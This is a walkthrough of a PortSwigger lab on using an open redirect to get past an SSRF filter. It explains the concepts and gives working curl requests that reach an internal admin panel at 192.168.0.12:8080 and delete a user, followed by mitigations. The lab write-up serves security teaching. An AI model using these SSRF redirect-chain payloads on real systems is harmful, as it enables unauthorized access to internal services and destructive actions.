SSRF Filter Bypass via Open Redirection
Lab Description (contains spoilers)
SSRF · Portswigger Lab ↗
This lab demonstrates how to bypass SSRF filters using an open redirection vulnerability. The application has a stock check feature that loads data from an internal system, URL is filtered to prevent direct SSRF attacks but there's an open redirection vulnerability that can be exploited to bypass these filters.
February 20, 2025Necessary Background Concepts To Solve The Lab
Server-Side Request Forgery (SSRF)
What is Server-Side Request Forgery (SSRF)?
Server-Side Request Forgery (SSRF) is a vulnerability that allows an attacker to make the server-side application send HTTP requests to an arbitrary domain of the attacker’s choosing. This can be used to:
- Access internal services that are not directly exposed to the internet
- Bypass authentication by accessing internal admin interfaces
- Read sensitive files from internal systems
- Extract data from internal databases or APIs
How SSRF works:
- The application accepts a URL as a parameter (example:
?url=https://example.com) - The server makes an HTTP request to that URL
- The server processes the response (blind SSRF) or returns it to the user (non-blind SSRF)
- An attacker replaces the URL with an internal address (example:
http://localhost/admin)
Common targets for SSRF:
localhostor127.0.0.1- the server itself192.168.x.xor10.x.x.x- internal network ranges169.254.x.x- AWS metadata service- Internal APIs, databases, or admin panels
Open Redirection Vulnerabilities
What is Open Redirection?
Open redirection is a vulnerability where an application accepts user-controlled input that determines where to redirect the user, without properly validating the destination URL. This allows attackers to redirect users to malicious websites.
How open redirection works:
- Application has a redirect endpoint like
?redirect=https://example.com - The parameter value is used directly in a
Locationheader or JavaScript redirect - Attacker replaces the URL with a malicious site
- Users are redirected to the attacker’s site
Common vulnerable patterns:
GET /redirect?url=https://<attacker-domain>.com
GET /login?return=https://<attacker-domain>.com
GET /next?target=https://<attacker-domain>.com
Why open redirection is dangerous:
- Phishing attacks - redirect users to fake login pages
- Bypassing filters - use the legitimate domain to bypass URL filters
- Chain attacks - combine with other vulnerabilities like SSRF
SSRF + Open Redirection Chain Attack
Open Redirection + SSRF Chain Attack
When an application can make arbitrary requests with SSRF protections and also has an open redirection vulnerability, attackers can chain these to bypass the SSRF filters:
Example attack flow:
- SSRF protection blocks:
http://localhost/admin- direct internal URLs are filtered - But allows:
https://<victim-domain>/redirect?url=http://localhost/admin- external domains (victim’s domain) pass validation - Open redirection redirects: The victim’s site redirects the request to the internal target since it’s made server-side
- Result: SSRF to internal admin interface bypassed through request redirection making the internal request
Why this works:
- The SSRF filter only checks if the initial URL is “safe” (external domain)
- It doesn’t follow redirects to see the final destination
- The open redirection vulnerability acts as a proxy to reach internal targets
Writeup
First let’s explore the lab and identify the stock check feature
curl -s "https://<lab-url>.web-security-academy.net/" | catCommand breakdown:
-s= silent mode (no progress meter)
| cat= pipe response output to my customized cat command for stylish display
The main page is displayed on the root path, let’s explore it

In the main page html we can find the product detail link
<SNIP>...<SNIP>
      <a class="button" href="/product?productId=1">View details</a>
  </div>
<SNIP>...<SNIP>
Lets curl it and see the response.
curl -s "https://<lab-url>.web-security-academy.net/product?productId=1" | catThe product detail page contains the following key elements:
<SNIP>...<SNIP>

  <form id="stockCheckForm" action="/product/stock" method="POST">
      <select name="stockApi">
          <option value="/product/stock/check?productId=1&storeId=1">London</option>
          <option value="/product/stock/check?productId=1&storeId=2">Paris</option>
          <option value="/product/stock/check?productId=1&storeId=3">Milan</option>
      </select>
      <button type="submit" class="button">Check stock</button>
  </form>
  <span id="stockCheckResult"></span>
  <script src="/resources/js/stockCheckPayload.js"></script>
  <script src="/resources/js/stockCheck.js"></script>
  <div class="is-linkback">
      <a href="/">Return to list</a>
      <a href="/product/nextProduct?currentProductId=1&path=/product?productId=2">| Next product</a>
  </div>

<SNIP>...<SNIP>
There are a couple of interesting things here:
- Some javascript code that provides the client-side behavior of this page
- The path parameter on this link:
<a href="/product/nextProduct?currentProductId=1&path=/product?productId=2">| Next product</a>
Lets explore the javascript code to understand the client-side behavior of this page:
curl -s "https://<lab-url>.web-security-academy.net/resources/js/stockCheckPayload.js" | catResponse:
# stockCheckPayload.js
window.contentType = 'application/x-www-form-urlencoded';

function payload(data) {
    return new URLSearchParams(data).toString();
}
This first JavaScript snippet sets up the content type header and provides a utility function to convert form data into URL-encoded format for the HTTP request.
curl -s "https://<lab-url>.web-security-academy.net/resources/js/stockCheck.js" | catResponse:
# stockCheck.js
document.getElementById("stockCheckForm").addEventListener("submit", function(e) {
    checkStock(this.getAttribute("method"), this.getAttribute("action"), new FormData(this));
    e.preventDefault();
});

function checkStock(method, path, data) {
    const retry = (tries) => tries == 0
        ? null
        : fetch(
            path,
            {
                method,
                headers: { 'Content-Type': window.contentType },
                body: payload(data)
            }
          )
            .then(res => res.status === 200
                ? res.text().then(t => isNaN(t) ? t : t + " units")
                : "Could not fetch stock levels!"
            )
            .then(res => document.getElementById("stockCheckResult").innerHTML = res)
            .catch(e => retry(tries - 1));

    retry(3);
}
This last script is adding an event listener to the submit event of the html form that we’ve seen earlier (with the id “stockCheckForm”), triggering this event will call the function “checkStock” with the method “POST”, the action “product/stock” and the form data as parameters checkStock(method, path, data) and use the payload function to convert the form data into a x-www-form-urlencoded string as a body for the HTTP request as well as setting the content type header to application/x-www-form-urlencoded.
Let’s explore the application behavior more deeply. First, let’s emulate the javascript request to check the stock of a product:
curl -s "https://<lab-url>.web-security-academy.net/product/stock" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -d "stockApi=/product/stock/check?productId=1&storeId=1" | cat
Command breakdown:
-H "Content-Type: application/x-www-form-urlencoded"= set content type header to application/x-www-form-urlencoded to emulate the javascript request
-d "stockApi=/product/stock/check?productId=1&storeId=1"= set the body of the request to the form data, this will automatically set the http method to POST \
This returns:
Response: "Missing parameter"
and made me realize that this endpoint is calling to another one internally and &storeId=1 is not getting added as a parameter to the second request but being parsed in the first one so thats why we get “Missing parameter”.
I’ll validate my suspicions by sending a GET request directly to /product/stock/check?productId=1&storeId=1
curl -s "https://<lab-url>.web-security-academy.net/product/stock/check?productId=1&storeId=1" | catResponse: "414 units"
Now to be absoutely sure about it I will reproduce the same error by not sending the parameter storeId
curl -s "https://<lab-url>.web-security-academy.net/product/stock/check?productId=1" | catResponse: "Missing parameter"
So to make it work we have to encode the amperstamp on the first request
curl -s "https://<lab-url>.web-security-academy.net/product/stock" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -d "stockApi=/product/stock/check?productId=1%26storeId=1" | cat
Response: "414 units"
This confirms a SSRF vector, the request is being called from the stockApi parameter.
Now let’s try to exploit the SSRF vulnerability directly by attempting to access the internal admin interface:
curl -s "https://<lab-url>.web-security-academy.net/product/stock" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -d "stockApi=http://192.168.0.12:8080/admin" | cat
Response: "Invalid external stock check url 'Invalid URL'"
As expected by the name of this lab, the SSRF is blocked. The application has a filter that validates the stockApi parameter and prevents direct access to external URLs, particularly internal network addresses.
Now let’s test the open redirection vulnerability we found in the path parameter:
curl -s "https://<lab-url>.web-security-academy.net/product/nextProduct?currentProductId=1&path=http://portswigger.net" -vCommand breakdown:
-v= verbose mode, this will show the response headers
Response: HTTP/2 302 with location: http://portswigger.net

It redirects to portswigger.net, so the open redirect works. The application doesn’t validate the path parameter and will redirect to any URL we provide. This is the key vulnerability we’ll exploit to bypass the SSRF filter.
Why can’t we exploit the path parameter directly for SSRF?
The path parameter is used by the /product/nextProduct endpoint, which simply performs an HTTP redirect (302). It doesn’t make a server-side request to the URL like the stock check feature does. The SSRF vulnerability is specifically in the stock check functionality where the server makes an HTTP request to the provided URL.
The stock check endpoint (/product/stock) is the one vulnerable to SSRF because:
- It accepts a
stockApiparameter - It makes an actual HTTP request to that URL from the server
- It returns the response from that request
However, the stock check endpoint has URL filtering that prevents direct access to internal systems.
The open redirect endpoint (/product/nextProduct) doesn’t have SSRF because:
- It only performs a redirect, not a server-side request
- The redirect happens on the client-side (browser follows the 302)
The Exploit Chain
We need to chain these vulnerabilities:
- Use the open redirect to bypass the URL filter in the stock check
- The stock check will follow the redirect to the internal admin interface
- This gives us indirect SSRF access to internal systems
Let’s craft our exploit:
Note: In this lab, the target IP 192.168.0.12:8080 and admin panel location are provided in the lab description. In a real-world scenario, you would need to discover this information through internal network enumeration, port scanning, and path discovery techniques.
curl -s "https://<lab-url>.web-security-academy.net/product/stock" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -d "stockApi=/product/nextProduct?currentProductId=1%26path=http://192.168.0.12:8080/admin" | cat
This works because:
stockApistarts with/(allowed - same domain)- The server requests
/product/nextProduct?currentProductId=1%26path=http://192.168.0.12:8080/admin - The
nextProductendpoint redirects tohttp://192.168.0.12:8080/admin - The stock check follows the redirect and accesses the internal admin interface
Response:

With access to the admin panel, we can delete the user carlos:
curl -s "https://<lab-url>.web-security-academy.net/product/stock" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -d "stockApi=/product/nextProduct?currentProductId=1%26path=http://192.168.0.12:8080/admin/delete?username=carlos" | cat
Response:

This last request obliterated the user carlos, solving the lab.
Mitigation
- Validate all redirects: Ensure redirects only go to allowed, whitelisted domains
- Filter SSRF targets: Implement strict allowlists for URLs that can be accessed
- Network segmentation: Separate internal services from external-facing applications
- URL validation: Properly parse and validate URLs before making requests, specially when performing server-side requests